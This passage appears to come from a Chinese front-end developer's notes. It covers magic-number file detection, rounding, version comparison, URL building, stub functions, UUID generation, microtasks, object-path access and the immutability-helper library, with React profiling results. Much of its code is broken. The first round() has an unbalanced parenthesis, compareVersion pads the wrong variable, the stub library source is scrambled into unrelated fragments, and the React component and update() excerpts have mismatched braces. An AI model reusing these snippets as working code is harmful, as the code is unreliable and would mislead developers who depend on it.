    小程序->>小程序: 自定义登陆台存入 storage
    小程序->>开发者服务器: wx.request() 发起业务请求携带自定义登陆态
    开发者服务器->>开发者服务器: 通过自定义登陆态查询 openid 和 session_key
    开发者服务器->>小程序: 返回业务数据
```

不仅如此，我们还可以开发其他类型的图表：类图、状态图、实体关系图、gantt 图以及其他。大家可以自行学习开发。

文件类型检测

[file-type.js](#) 通过解析文件分析魔数获取文件类型。

大多数情况下，我们都是通过扩展名来识别一个文件的类型的，比如我们看到一个.txt 结尾的文件我们就知道他是一个纯文本文件。但是，扩展名是可以修改的，那一旦一个文件的扩展名被修改过，那么怎么识别一个文件的类型呢。这就用到了我们提到的“魔数”。

当然，不仅仅是我们用户，Windows 系统也是基于后缀名解析文件。但我们把没有后缀名的文件发送到 mac 系统中，mac 系统却可以使用正确的应用程序打开文件。

单单解释魔数本身，就是指在代码中，出现一些没有注释的数字常量或者字符串，很可能在过一段时间之后谁也不知道这个常量或者字符串代表什么意思。我们就称这个常量或者字符串为魔数(magic number)。

在不同文件中，其起始的几个字节的内容是固定的（或是有意填充，或是本就如此）。因此这几个字节的内容也被称为魔数，因为根据这几个字节的内容就可以确定文件类型。有了这些魔术数字，我们就可以很方便的区别不同的文件。

而 java 中 .class 文件的魔数就是 0xCAFEBABE (咖啡宝贝)，只有这种数字才会被 java 虚拟机接受（当然还有版本号检查）。

在业务项目中，用户上传的文件可能是用户恶意篡改的病毒文件，所以为了避免这种情况，我们需要对文件的后缀名进行过滤。通过对后缀名的判断只能够简单的验证文件，如果用户恶意更改了文件的后缀名，这种判断就不起作用了。所以我们还需要对文件的内容进行验证。

小数位计算的四舍五入

用于解决 $0.1 + 0.2 = 0.3000000000000004$ 这种问题

用 fixed 格式化，toFixed 本身有问题

```
(11.545).toFixed(2) => "11.54"
```

[math](#) 过于庞大，仅仅只用于格式化两位小数太过笨重

原理 Math.round () 函数返回一个数字四舍五入后最接近的整数。

```
Math.round(3.4444444)  
// => 3  
Math.round(3.55555)  
// => 4  
// 实现方式  
round(0.1 + 0.2, 2)  
// => 0.3  
  
// 计算过程 =>  
round(0.3000000000000004 * 100) / 100  
round(30.0000000000004) / 100  
// 30 / 100 0.3
```

利用 + 号可以直接转换字符串为 数字，** === Math.pow

```
/**  
 *  
 * @param number 数字  
 * @param precision 小数位数  
 */  
function round(number: number, precision: number = 2) {  
    return Math.round(+number + 'e' + precision)) / (10 ** precision)  
}
```

通常前端计算不需要那么高的精度，在计算完成直接调用该函数即可。

注意该函数会在 number 较小或较大的情况下出现问题，如数字本身就使用了科学计数法。

所以在这里做一个优化：

```
function round (number: number, precision: number = 2) {  
    const powNum = Math.pow(10, precision);  
    return Math.round(number * powNum) / powNum;  
};
```

项目版本比对

对比多个版本时候，可以得出哪个版本较高，以便与进行相应的业务处理

```
const compareVersion = (
  v1: string = '',
  v2: string = '',
  separation: string = '.'
): number => {
  if (!v1 || typeof v1 !== 'string') {
    return -1;
  }
  if (!v2 || typeof v2 !== 'string') {
    return 1;
  }
  const v1Arr: string[] = v1.split(separation)
  const v2Arr: string[] = v2.split(separation)
  const len = Math.max(v1Arr.length, v2Arr.length)
  while (v1Arr.length < len) {
    v1Arr.push('0')
  }
  while (v2.length < len) {
    v2Arr.push('0')
  }
  for (let i = 0; i < len; i++) {
    const num1 = parseInt(v1Arr[i], 10)
    const num2 = parseInt(v2Arr[i], 10)
    if (num1 > num2) {
      return 1
    }
    if (num1 < num2) {
      return -1
    }
  }
  return 0
}
```

url 构造

项目开发中，如果有需求中可以让用户自行配置路由。那么我们往往需要一个可以构建 url 的库。

在不需要用户配置路由的情况下，我们可以直接拼接字符串

```
const API_URL = 'https://api.example.com';

function getUserPosts(id, blogId, limit, offset) {
  // 为了防御式编程，最好加上 encodeURIComponent 进行转义
  const url = `${API_URL}/users/${id}/blogs/${blogId}/posts?
    limit=${limit}&offset=${offset}`;
}
```

如您所见，这个最小的示例已经很难阅读。同时也可能处理上述业务需求。

由于用户配置输入的路由只能是字符串 ('/users/:id/posts')，我们只能通过字符串去匹配与跳转路由：

当前 urlcat 库可以直接让你这样使用

```
const API_URL = 'https://api.example.com/';

function getUserPosts(id, limit, offset) {
  // 字符串中没有匹配的对象数据，就会被添加到 query 中
  const requestUrl = urlcat(API_URL, '/users/:id/posts', { id, limit, offset
});
```

同时，我们可以看到，使用该库后，写出的代码更具有维护性。更加易于修改。

该库处理：

- 转义所有参数
- 连接所有部件（总是会有一个准确 "/" 和 "?" 它们之间的字符）

进入 [url cat 文档](#)

当然，在各种路由库中使用的 [path-to-regexp](#) 库也有此功能。但此库更适合复杂场景。

stub 函数

stub code 是占坑的代码，桩代码给出的实现是临时性的，该代码表示当前代码等待编辑。它使得程序在结构上能够符合标准，又能够使程序员可以暂时不编辑这段代码。适用于自顶向下开发或者测试时候使用。

大部分情况下，我们直接手写代码即可，但是针对不同参数还需要适配。

git 开源库 [sbuts](#) 完整的表示了该功能。

使用方式：

stub 函数生产一个值

```
import stub from 'sbuts';

// 调用函数时，返回固定值
let fn = stub(function *(){
    yield 42;
});

// 或者

fn = stub(42);

// 或者

fn = stub().return(42);

// 无论传入什么参数，都返回 42
fn('whatever') === 42;
```

stub 函数生成值列表

```
// 也可以返回多个数值
fn = stub(function *(){
    yield 42;
    yield 'woot';
});

// 或者

fn = stub(42, 'woot');

// 或者

fn = stub()
    .return(42)
    .return('woot'); // can be called later

// 奇数次调用返回 42, 偶数次调用返回 woot 字符串
fn('foo') === 42; // > true
fn(66) === 'woot'; // > true
```

stub 函数异步产生数值

```
fn = stub(async function *(){
    yield 42;
});

// or

fn = stub(function *(){
    yield Promise.resolve(42);
});

// or

fn = stub(Promise.resolve(42));

// or

fn = stub().resolve(42);
```

stub 函数产生错误

```
// 同步抛出错误
fn = stub(function *(){
  throw new Error('some error');
});

// 或者

fn = stub().throw(new Error('some error'));

// 异步抛出错误
fn = stub(async function *(){
  throw new Error('some error');
});

fn = stub(function * (){
  yield Promise.reject(new Error('some error'));
});

fn = stub(Promise.reject(new Error('some message')));

fn = stub().reject(new Error('some message'));
```

源码解析

```
const STUB_EXHAUSTED_ERROR = `stub exhausted, call not expected`;

interface CallList<T> {
    calls: T[],
    callCount: number;
    called: boolean;
}

type StubbedFn = (...args: unknown[]) => unknown;
type Stub<T extends StubbedFn> = T & CallList<Parameters<T>>;
type LazyExtension<T extends StubbedFn> = {
    return<K = ReturnType<T>>(value: K): LazyStub<T>;
    resolve<K>(value: K): LazyStub<T>;
    reject<K extends any = Error>(reason: K): LazyStub<T>;
    throw<K extends any = Error>(val: K): LazyStub<T>;
};
type LazyStub<T extends StubbedFn> = Stub<T> & LazyExtension<T>

const descriptor = (calls: unknown[]) => ({
    calls: {
        value: calls
    },
    callCount: {
        get() {
            return calls.length;
        }
    },
    called: {
        get() {
            return calls.length > 0;
        }
    }
});

const fromAsyncGenerator = <T extends (...args: unknown[]) => Promise<unknown>>(
    generator: AsyncGenerator): Stub<T> => {
    const calls: Parameters<T>[] = [];
    return Object.defineProperties(fn, descriptor(calls));

    async function fn(...args: Parameters<T>) {
        calls.push(args);
        const {value, done} = await generator.next();
    }
}
```

```
        if (done) {
            throw new Error(STUB_EXHAUSTED_ERROR);
        }
        return value;
    }
};

const fromGenerator = <T extends StubbedFn>(generator: Generator): Stub<T> => {
    const calls: Parameters<T>[] = [];
    return Object.defineProperties(fn, descriptor(calls));

    function fn(...args: Parameters<T>): ReturnType<T> {
        calls.push(args);
        const {value, done} = generator.next();
        if (done) {
            throw new Error(STUB_EXHAUSTED_ERROR);
        }
        return value;
    }
};

enum CallType {
    ERROR = 'error',
    VALUE = 'value'
}

interface CallDefinition<T> {
    type: CallType,
    value: T
}

const fromVoid = <T extends StubbedFn>(): LazyStub<T> => {
    const queue: CallDefinition<any>[] = [];
    const generator = (function* () {
        while (true) {
            const next = queue.shift();
            if (!next) {
                break;
            }
            const {type, value} = next;
            if (type === CallType.ERROR) {
                throw value;
            }
        }
    })()
    return {
        call: (args: Parameters<T>) => {
            queue.push({type: CallType.VALUE, value: generator.next(...args).value});
        }
    };
}
```

```
        }
        yield value;
    }
})();

const fn = fromGenerator<T>(generator);
const queueCall = <K>(value: K | Error, type = CallType.VALUE) => {
    queue.push({value, type});
    return fn as LazyStub<T>;
};

const extension: LazyExtension<T> = {
    return: queueCall,
    resolve: <K>(val: K) => queueCall<Promise<K>>(Promise.resolve(val)),
    reject: <K extends any = Error>(val: K) => queueCall<Promise<K>>(Promise.reject(val)),
    throw: <K extends any = Error>(val: K) => queueCall<K>(val,
    CallType.ERROR)
};

return Object.assign(fn, extension);
};

function stub<T extends StubbedFn>(generator: Generator): Stub<T>;
function stub<T extends StubbedFn>(generator: AsyncGenerator): Stub<T>;
function stub<T extends StubbedFn>(): LazyStub<T>;
function stub<T extends StubbedFn>(...args:unknown[]): Stub<T>;
function stub<T extends (...arg: unknown[]) => unknown>(...args: unknown[]) {
    const [input] = args;

    if (typeof input === 'function') {
        const generatorObject = input();
        return generatorObject[Symbol.asyncIterator] ?
            fromAsyncGenerator(generatorObject) :
            fromGenerator(generatorObject);
    }

    return args.length === 0 ?
        fromVoid() :
        fromGenerator(function* () {
            yield* args;
        })();
}
```

```
}
```

```
export default stub
```

生成唯一 id

可以参考 <http://stackoverflow.com/a/8809472>

<https://css-tricks.com/lots-of-ways-to-use-math-random-in-javascript/>

在需要生成随机值时，很多人会使用 Math.random ()。这个方法在浏览器中是以伪随机数生成器（PRNG， PseudoRandom Number Generator）方式实现的。所谓“伪”指的是生成值的过程不是真的随机。PRNG 生成的值只是模拟了随机的特性。浏览器的 PRNG 并未使用真正的随机源，只是对一个内部状态 应用了固定的算法。每次调用 Math.random ()，这个内部状态都会被一个算法修改，而结果会被转换为一个新的随机值。例如，V8 引擎使用了一个名为 xorshift128+ 的算法来执行这种修改。

由于算法本身是固定的，其输入只是之前的状态，因此随机数顺序也是确定的。xorshift128+ 使用 128 位内部状态，而算法的设计让任何初始状态在重复自身之前都会产生 $2^{128}-1$ 个伪随机值。这种循环 被称为置换循环（permutation cycle），而这个循环的长度被称为一个周期（period）。很明显，如果攻击者知道 PRNG 的内部状态，就可以预测后续生成的伪随机值。如果开发者无意中使用 PRNG 生成了私有密钥用于加密，则攻击者就可以利用 PRNG 的这个特性算出私有密钥。

Web Cryptography API 描述了一套密码学工具，规范了 JavaScript 如何以安全和符合惯例的方式实现 加密。这些工具包括生成、使用和应用加密密钥对，加密和解密消息，以及可靠地生成随机数。

```
function randomFloat() {
  // 生成 32 位随机值
  const fooArray = new Uint32Array(1);
  // 最大值是  $2^{32}-1$ 
  const maxUint32 = 0xFFFFFFFF;
  // 用最大可能的值来除
  return crypto.getRandomValues(fooArray)[0] / maxUint32;
}
console.log(randomFloat()); // 0.5033651619458955
```

```
function generateUUID() {
  return '10000000-1000-4000-8000-100000000000'.replace(/[018]/g, (c: any) =>
    (c ^ (crypto.getRandomValues(new Uint32Array(1))[0] & (15 >> (c /
  4)))).toString(16)
  );
}
```

但如果你需要兼容 IE 10 浏览器的话，就无法使用 crypto api。

```
const dec2hex: string[] = [];

for (let i=0; i<=15; i++) {
    dec2hex[i] = i.toString(16);
}

export function generateUUID(): string {
    let uuid: string = '';
    for (let i=1; i<=36; i++) {
        if (i==9 || i==14 || i==19 || i==24) {
            uuid += '-';
        } else if (i==15) {
            uuid += 4;
        } else if (i==20) {
            uuid += dec2hex[(Math.random()*4|0 + 8)];
        } else {
            uuid += dec2hex[(Math.random()*16|0)];
        }
    }
    return uuid;
}
```

目前还有 [nanoid](#) 随机生成器，该库是利用 crypto 来生成随机 id，代码量小且具备高性能。

微任务延迟调度

针对不同的浏览器而言，我们想要尽快执行异步代码时往往会在调用 nextTick 函数。而 nextTick 会直接使用 setTimeout (这样做法并不严谨，因为 setTimeout 属于宏任务，而并非微任务)。

在此之前，我们都会用 MutationObserver 模拟微任务执行。

但现在时代变了，浏览器直接提供了 queueMicrotask API，可以让我们直接在 js 引擎层面加入微任务。

queueMicrotask 没有任何参数也不具备任何返回值。

```
log("Before enqueueing the microtask");
queueMicrotask(() => {
  log("The microtask has run.");
});
log("After enqueueing the microtask");
```

根据对象路径安全获取对象值

某些情况下，我们需要传递路径来获取数据，如 'staff.address[0].zip'，这里手写了一个处理代码。传入对象和路径，得到对象 key 以及 value。

```
/**  
 * 根据路径来获取 对象内部属性  
 * @param obj 对象  
 * @param path 路径 a.b[1].c  
 */  
function getObjPropByPath(obj: Record<string, any>, path: string) {  
    let tempObj = obj  
    const keyArr = path.split('.').map(x => x.trim())  
    let i: number = 0  
    for (let len = keyArr.length; i < len - 1; ++i) {  
        let key = keyArr[i]  
        // 简单判断是否是数组数据，如果 以 ] 结尾的话  
        const isArray = key.endsWith(']')  
        let index: number = 0  
        if (isArray) {  
            const data = key.split('[') ?? []  
            key = data[0] ?? ''  
            // 对于 parseInt('12]') => 12  
            index = parseInt(data[1], 10)  
        }  
  
        if (key in tempObj) {  
            tempObj = tempObj[key]  
            if (isArray && Array.isArray(tempObj)) {  
                tempObj = tempObj[index]  
                if (!tempObj) {  
                    return {}  
                }  
            }  
        } else {  
            return {}  
        }  
    }  
  
    if (!tempObj) {  
        return {}  
    }  
  
    return {  
        o: tempObj,  
        k: keyArr[i],  
        v: tempObj[keyArr[i]]  
    }  
}
```

```
    }  
}
```

不过笔者写的方案较为粗糙，但 lodash 对象模块中也有该功能，感兴趣的可以参考其实现方式。

[lodash.get](#)

```
// 根据 object对象的path路径获取值。 如果解析 value 是 undefined 会以  
defaultValue 取代。  
// _get(object, path, [defaultValue])  
  
var object = { 'a': [{ 'b': { 'c': 3 } }] };  
  
_get(object, 'a[0].b.c');  
// => 3  
  
_get(object, ['a', '0', 'b', 'c']);  
// => 3  
  
_get(object, 'a.b.c', 'default');  
// => 'default'
```

如果开发上更加复杂的需求，可以查看 [wild-wild-utils](#) 符不符合。并且可以看一看我这边的介绍与详细解读 [根据复杂对象路径操作对象](#)。

根据复杂对象路径操作对象

上一篇提到了[根据对象路径安全获取对象值](#),这一次我找到了更加复杂的功能库 [wild-wild-utils](#)。下面我们一起来看看该库的所有功能:

不可变数据工具库 immutability-helper

之前学习函数式编程语言的过程中，有 3 比较重要的特性：

- 函数是一等公民
- 数据不可变
- 惰性求值

JavaScript 虽然具有函数式语言的特性，但是很可惜，它还是没有具备不可变数据这一大优势。

在开发复杂系统的情况下，不可变性具有两个非常重要的特性：不可修改（减少错误的发生）以及结构共享（节省空间）。不可修改也意味着数据容易回溯，易于观察。

当前端开发谈到不可变性数据时候，第一个一定会想到 [Immer](#) 库，Immer 利用 ES6 的 proxy，几乎以最小的成本实现了 js 的不可变数据结构。React 也通过不可变数据结构结合提升性能。不过 Immer 还是有一定侵入性。那么有没有较好且没有侵入的解决方案呢？本文将介绍另一个工具 [immutability-helper](#)，该库也在 [React 性能优化](#) 有所描述。

浅拷贝实现不可变数据

最简单的不可变数据结构就是深拷贝了。

```
const newUser = JSON.parse(JSON.stringify(user));
newUser[key] = value;
```

但这对于大部分的场景来说是无法接受的，它大量消耗了时间与空间，会让复杂的系统变得不可用。

事实上，开发中完全可以利用浅拷贝来实现不可变数据结构的，这也是 immutability-helper 所使用的方案。我们先来构造以下数据：

```
const user = {
  name: "wsafight",
  company: {
    name: "测试公司",
    otherInfo: {
      owner: "测试公司老板",
    },
  },
  schools: [
    { name: "测试小学" },
    { name: "测试初中" },
    { name: "测试高中" },
  ],
};
```

我们怎么才能在不改变原有数据的情况下改变 user.company.name 呢？代码如下

```
// 修改公司名称
const newUser = {
  ...user,
  company: {
    ...user.company,
    name: "升级测试公司",
  },
};

user === newUser;
// false

user.company === newUser.company;
// false

user.company.otherInfo === newUser.company.otherInfo;
// true

newUser.schools === user.schools;
// true
```

我们并没有改变原有的 user 数据，同时获取了共用其他数据结构的 newUser。同时，如果当前功能需要数据回溯，即使将当前对象直接存入一个数组中，内存占用也不会出现非常大的情况。当然，[Immer Patches](#) 对于回溯的处理更优，后续个人也会继续解读不可变结构的其他工具库。

immutability-helper 用法

使用浅拷贝来实现不可变数据结构是不错，但是编写起来过于复杂。当开发者面对复杂的数据结构，未免捉襟见肘。还很容易写出 bug。

于是 kolodny 出手编写了 immutability-helper 来帮助我们构建不可变的数据结构。

```
import update from "immutability-helper";

// 修改公司名称
const newUser = update(user, {
  company: {
    name: {
      $set: "升级测试公司",
    },
  },
});
```

我们可以看到 update 函数传入之前的数据以及一个对象结构，得到了新的数据。\$set 是替换目前的数据的意思。除此之外，还有其他的命令。

针对数组的操作

- { \$push: any[] } 针对当前数组数据 push 一些数组
- { \$unshift: any[] } 针对当前数组数据 unshift 一些数组
- { \$splice: {start: number, deleteCount: number, ...items: T[]}[] } 使的参数调用目标上的每个项目,注意顺序

```
// 添加了用户的学校
const newUser = update(user, {
  schools: {
    $push: [
      { name: "测试大学" },
    ],
  },
});

const newUser = update(user, {
  schools: {
    $unshift: [
      { name: "测试幼儿园" },
    ],
  },
});

// 排序操作
const sourceItem = user[sourceIndex];
const newUser = update(user, {
  schools: {
    $splice: [
      [sourceIndex, 1],
      [targetIndex, 0, sourceItem!],
    ],
  },
});

const newUser = update(user, {
  schools: {
    // 也可以同时放入命令进行操作
    $unshift: [
      { name: "测试幼儿园" },
    ],
    $push: [
      { name: "测试幼儿园" },
    ],
    $splice: [],
  },
});
```

还有一个可以基于当前数据进行操作的 \$apply.

```
// 每次更新都基于当前的数据来计算
const newUser = update(user, {
  name: {
    $apply: (name) => `${name} change`,
  },
});
```

该库还有针对对象的 \$set, \$unset, \$merge 以及针对 Map, Set 的 \$add, \$remove。甚至我们还可以自定义指令。这些就不一一介绍了，大家遇到了就自行查阅一下文档。

添加辅助函数

对比之前的写法无疑对我们已经有很大的帮助了。但是针对当前操作还是非常难受。还是需要编写复杂的数据结构。

编写如下函数：

```
export const convertImmutabilityByPath = (
  // 对象路径
  path: string,
  // 当前操作
  actions: Record<string, any>,
) => {
  // 路径 path 没有或者不是字符串，直接返回空对象
  if (!path || typeof path !== "string") {
    return {};
  }

  // actions 没有或者不是对象，直接返回空对象
  if (
    !actions || Object.prototype.toString.call(actions) !== "[object Object]"
  ) {
    return {};
  }

  // 简单替换 [ 和 ] 为 . 和 空字符串，没有做太多逻辑处理
  // 请不要建立奇怪的对象路径，否则可能出现未知错误
  const keys = path.replace(/\[/g, ".")
    .replace(/\]/g, "")
    .split(".")
    .filter(Boolean);

  const result: Record<string, any> = {};
  let current = result;

  const len = keys.length;

  // 根据路径一步步构建对象
  keys.forEach((key: string, index: number) => {
    current[key] = index === len - 1 ? actions : {};
    current = current[key];
  });

  return result;
};
```

当前代码在 [val-path-helper](#) 中，该库还有其他的功能，目前还在编写中。

如此一来我们就可以直接编辑数据了。

```
convertImmutabilityByPath(  
  "schools[0].name",  
  { $set: "试试小学" },  
);  
// 也可以使用 'schools.0.name' 'schools.[0].name'  
// 甚至 'schools[0.name]' 也行  
  
// 我们也可以使用这种方式操作数据中对象  
convertImmutabilityByPath(  
  `schools[${index}].${key}`,  
  { $set: value },  
);
```

实测 React

这里我们开始实测 immutability-helper 对于 react 渲染的帮助。代码利用 [Profiler API](#) 来查看渲染代价。

```
function App() {
  const [user, setUser] = useState({
    name: "wsafight",
    company: {
      name: "测试公司",
    },
    schools: [
      { name: "测试小学", start: "1998-01-02", end: "2004-01-02" },
      { name: "测试高中", start: "2005-01-02", end: "2007-01-02" },
    ],
  });
}

/** 
 * Profiler 组件，可以查看渲染
 */
const renderCallback = (...info) => {
  console.log("渲染原因", info[1]);
  console.log("本次更新 committed 花费的渲染时间", info[2]);
};

const handleSchoolsChange = () => {
  user.schools[0].name = "测试小学1";
  setUser({ ...user });
};

const handleSchools2 = () => {
  // immutability-helper
  const newUser = update(
    user,
    convertImmutabilityByPath("schools[0].name", {
      $set: "测试小学2",
    }),
  );
  setUser(newUser);
};

const handleSchools3 = () => {
  user.schools[0].name = "测试小学3";
  // 深拷贝
  const newUser = JSON.parse(JSON.stringify(user));
  setUser(newUser);
};
```

```

// 使用 useMemo 优化性能，也可以使用 memo 或者 shouldComponentUpdate
// 如果 user.schools 不变，则不会重新渲染
const renderSchools = useMemo(() => {
  return (
    <div>
      {user.schools.map((item) => {
        return (
          <div key={item.name}>
            {item.name}
            {item.start}
            {item.end}
          </div>
        );
      })}
    </div>
  );
}, [user.schools]);

return (
  <div className="App">
    <Profiler id="render" onRender={renderCallback}>
      <header className="App-header">
        {user.name}
        <button onClick={handleSchools}>修改学校1</button>
        <button onClick={handleSchools2}>修改学校2</button>
        <button onClick={handleSchools3}>修改学校3</button>
        <div>{renderSchools}</div>
      </header>
    </Profiler>
  </div>
);
}

```

我们来看一下结果会怎么样。

测试按钮 1：

- 点击 修改学校1，触发 handleSchools 函数
- 渲染原因 update,本次更新 committed 花费的渲染时间 0.8999999999068677
- 渲染失败，由于 user.schools 没有改变，renderSchools 不会重新渲染

- 再次点击 修改学校1, 触发 handleSchools 函数
- 渲染原因 update,本次更新 committed 花费的渲染时间 0.1000000009313226

测试按钮 2:

- 点击 修改学校2, 触发 handleSchools 函数
- 渲染原因 update,本次更新 committed 花费的渲染时间 1.600000000931323
- 渲染成功
- 再次点击 修改学校2, 触发 handleSchools 函数
- 没有进行任何修改, 同时也没有触发 renderCallback

测试按钮 3:

- 点击 修改学校3, 触发 handleSchools 函数
- 渲染原因 update,本次更新 committed 花费的渲染时间 1.300000000745058
- 渲染成功
- 再次点击 修改学校3, 触发 handleSchools 函数
- 渲染原因 update,本次更新 committed 花费的渲染时间 0.5

根据上述条件, 我们可以看到 immutability-helper 的第二个好处, 如果当前数据没有改变, 将不会改变对象, 从而不会触发渲染。

这里尝试把 schools 数据长度增加到 10002, 再做一下测试。发现花费的渲染时间没有太多改变, 均在 40 ms 左右, 此时我们用 console.time 测试一下深拷贝和 immutability-helper 的时间差距。

```

const handleSchools2 = () => {
  console.time("浅拷贝");
  const newUser = update(
    user,
    convertImmutabilityByPath("schools[0].name", {
      $set: "测试小学2",
    }),
  );
  console.timeEnd("浅拷贝");
  setUser(newUser);
};

const handleSchools3 = () => {
  user.schools[0].name = "测试小学3";
  console.time("深拷贝");
  const newUser = JSON.parse(JSON.stringify(user));
  console.timeEnd("深拷贝");
  setUser(newUser);
};

```

得出的结果如下所示

- 浅拷贝: 1.807861328125 ms
- 浅拷贝: 0.165771484375 ms (第二次调用)
- 深拷贝: 8.59716796875 ms

测试下来有 4 倍的性能差距，再尝试在数据中添加 4 个 schools 大小的数据。

- 浅拷贝: 3.60302734375 ms
- 浅拷贝: 0.10107421875 ms (第二次调用)
- 深拷贝: 28.789794921875 ms

可以看到，随着数据的增大，耗费的时间差距也非常恐怖。

源代码分析

immutability-helper 仅有几百行代码。实现也非常简单。我们一起来看看作者是如何开发这个工具库的。

先是工具函数(保留核心,环境判断, 错误警告等逻辑去除):

```
// 提取函数，大量使用时有一定性能优势
const hasOwnProperty = Object.prototype.hasOwnProperty;
const splice = Array.prototype.splice;
const toString = Object.prototype.toString;

// 检查类型
function type<T>(obj: T) {
    return (toString.call(obj) as string).slice(8, -1);
}

// 浅拷贝，使用 Object.assign，如果没有就手写一个
const assign = Object.assign || /* istanbul ignore next */
(<T, S>(target: T & any, source: S & Record<string, any>) => {
    getAllKeys(source).forEach((key) => {
        if (hasOwnProperty.call(source, key)) {
            target[key] = source[key];
        }
    });
    return target as T & S;
});

// 获取对象 key
const getAllKeys = typeof Object.getOwnPropertySymbols === "function"
? (obj: Record<string, any>) =>
    Object.keys(obj).concat(Object.getOwnPropertySymbols(obj) as any)
: /* istanbul ignore next */
    (obj: Record<string, any>) => Object.keys(obj);

// 所有类型的拷贝函数
// 如果不是数组，Map, Set，对象，直接返回 拷贝值
function copy<T, U, K, V, X>(
    object: T extends ReadonlyArray<U> ? ReadonlyArray<U>
    : T extends Map<K, V> ? Map<K, V>
    : T extends Set<X> ? Set<X>
    : T extends object ? T
    : any,
) {
    return Array.isArray(object)
        ? assign(object.constructor(object.length), object)
        : (type(object) === "Map")
        ? new Map(object as Map<K, V>)
        : (type(object) === "Set")
```

```
? new Set(object as Set<X>)
: (object && typeof object === "object")
? assign(Object.create(Object.getPrototypeOf(object)), object) as T
: /* istanbul ignore next */
  object as T;
}
```

然后是核心代码(同样保留核心)：

```
export class Context {
    // 导入所有指令
    private commands: Record<string, any> = assign({}, defaultCommands);

    // 添加扩展指令(指令不要和对象中数据 key 相同)
    public extend<T>(directive: string, fn: (param: any, old: T) => T) {
        this.commands[directive] = fn;
    }

    // 功能核心
    public update<T, C extends CustomCommands<object> = never>(
        object: T,
        $spec: Spec<T, C>,
    ): T {
        // 增强健壮性, 如果操作命令是函数, 修改为 $apply
        const spec = (typeof $spec === "function") ? { $apply: $spec } : $spec;

        // 返回对象(数组)
        let nextObject = object;
        // 遍历对象, 获取数据项和指令
        getAllKeys(spec).forEach((key: string) => {
            // 传入的是一个对象, 如果当前 key 是指令的话, 就进行操作
            if (hasOwnProperty.call(this.commands, key)) {
                // 性能优化, 遍历过程中, 如果 object 还是当前之前数据
                const objectWasNextObject = object === nextObject;

                // 用指令修改对象
                nextObject = this.commands[key](
                    (spec as any)[key],
                    nextObject,
                    spec,
                    object,
                );
            }
        });

        // 修改后, 两者使用传入函数计算, 还是相等的情况下, 直接使用之前数据
        // 这样的话, 数据没有修改, 对象也不会改变
        if (objectWasNextObject && this.isEquals(nextObject, object)) {
            nextObject = object;
        }
    } else {
        // 不在指令集中, 做其他操作
        // 类似于 update(collection, {2: {a: {$splice: [[1, 1, 13, 14]]}}});
    }
}
```

```
// 解析对象规则后继续递归调用 update，不断递归，不断返回
const nextValueForKey = type(object) === "Map"
  ? this.update((object as any as Map<any, any>).get(key), spec[key])
  : this.update(object[key], spec[key]);
const nextObjectValue = type(nextObject) === "Map"
  ? (nextObject as any as Map<any, any>).get(key)
  : nextObject[key];
// 内部数据有改变的情况下，进行 copy 操作
if (
  !this.isEquals(nextValueForKey, nextObjectValue) ||
  typeof nextValueForKey === "undefined" &&
  !hasOwnProperty.call(object, key)
) {
  if (nextObject === object) {
    nextObject = copy(object as any);
  }
  if (type(nextObject) === "Map") {
    (nextObject as any as Map<any, any>).set(key, nextValueForKey);
  } else {
    nextObject[key] = nextValueForKey;
  }
}
);
// 返回对象
return nextObject;
}
}
```

最后是通用指令的解析

```
const defaultCommands = {
  $push(value: any, nextObject: any, spec: any) {
    // 数组添加, 返回 concat 新数组
    return value.length ? nextObject.concat(value) : nextObject;
  },
  $unshift(value: any, nextObject: any, spec: any) {
    return value.length ? value.concat(nextObject) : nextObject;
  },
  $splice(value: any, nextObject: any, spec: any, originalObject: any) {
    // 循环 splice 调用
    value.forEach((args: any) => {
      if (nextObject === originalObject && args.length) {
        nextObject = copy(originalObject);
      }
      splice.apply(nextObject, args);
    });
    return nextObject;
  },
  $set(value: any, _nextObject: any, spec: any) {
    // 直接替换当前数值
    return value;
  },
  $toggle(targets: any, nextObject: any) {
    const nextObjectCopy = targets.length ? copy(nextObject) : nextObject;
    // 当前对象或者数组切换
    targets.forEach((target: any) => {
      nextObjectCopy[target] = !nextObject[target];
    });

    return nextObjectCopy;
  },
  $unset(value: any, nextObject: any, _spec: any, originalObject: any) {
    // 拷贝后循环删除
    value.forEach((key: any) => {
      if (Object.hasOwnProperty.call(nextObject, key)) {
        if (nextObject === originalObject) {
          nextObject = copy(originalObject);
        }
        delete nextObject[key];
      }
    });
    return nextObject;
  }
};
```

```
},
$add(values: any, nextObject: any, _spec: any, originalObject: any) {
  if (type(nextObject) === "Map") {
    values.forEach(([key, value]) => {
      if (nextObject === originalObject && nextObject.get(key) !== value) {
        nextObject = copy(originalObject);
      }
      nextObject.set(key, value);
    });
  } else {
    values.forEach((value: any) => {
      if (nextObject === originalObject && !nextObject.has(value)) {
        nextObject = copy(originalObject);
      }
      nextObject.add(value);
    });
  }
  return nextObject;
},
$remove(value: any, nextObject: any, _spec: any, originalObject: any) {
  value.forEach((key: any) => {
    if (nextObject === originalObject && nextObject.has(key)) {
      nextObject = copy(originalObject);
    }
    nextObject.delete(key);
  });
  return nextObject;
},
$merge(value: any, nextObject: any, _spec: any, originalObject: any) {
  getAllKeys(value).forEach((key: any) => {
    if (value[key] !== nextObject[key]) {
      if (nextObject === originalObject) {
        nextObject = copy(originalObject);
      }
      nextObject[key] = value[key];
    }
  });
  return nextObject;
},
$apply(value: any, original: any) {
  // 传入函数，直接调用函数修改
  return value(original);
```

```
},  
};
```

根据上述代码，我们终于了解到了为什么作者需要传递一个对象来进行处理，同时我们也可以看出如果当前数据路径的 key 值和指令相同就会出现错误。

其他

```
convertImmutabilityByPath(  
  `schools[${index}].name`,  
  { $set: "试试小学" },  
);
```

大家在看到如上代码会想到什么呢？就是个人之前在 [手写一个业务数据比对库](#) 中推荐的 `westore diff` 函数。

```
const result = diff({
  a: 1,
  b: 2,
  c: "str",
  d: { e: [2, { a: 4 }, 5] },
  f: true,
  h: [1],
  g: { a: [1, 2], j: 111 },
}, {
  a: [],
  b: "aa",
  c: 3,
  d: { e: [3, { a: 3 }] },
  f: false,
  h: [1, 2],
  g: { a: [1, 1, 1], i: "delete" },
  k: "del",
});
// 结果
{
  "a": 1,
  "b": 2,
  "c": "str",
  "d.e[0)": 2,
  "d.e[1].a": 4,
  "d.e[2)": 5,
  "f": true,
  "h": [1],
  "g.a": [1, 2],
  "g.j": 111,
  "g.i": null,
  "k": null
}
```

后续个人会结合 diff 以及 immutability-helper 开发一些有趣的工具。

参考资料

[immutability-helper](#)

[val-path-helper](#)

[immutability-helper实践与优化](#)

优秀的不可变状态库 immer

[Immer](#) 是一个非常优秀的不可变数据库，利用 proxy 来解决问题。不需要学习其他 api，开箱即用（gzipped 3kb）

```
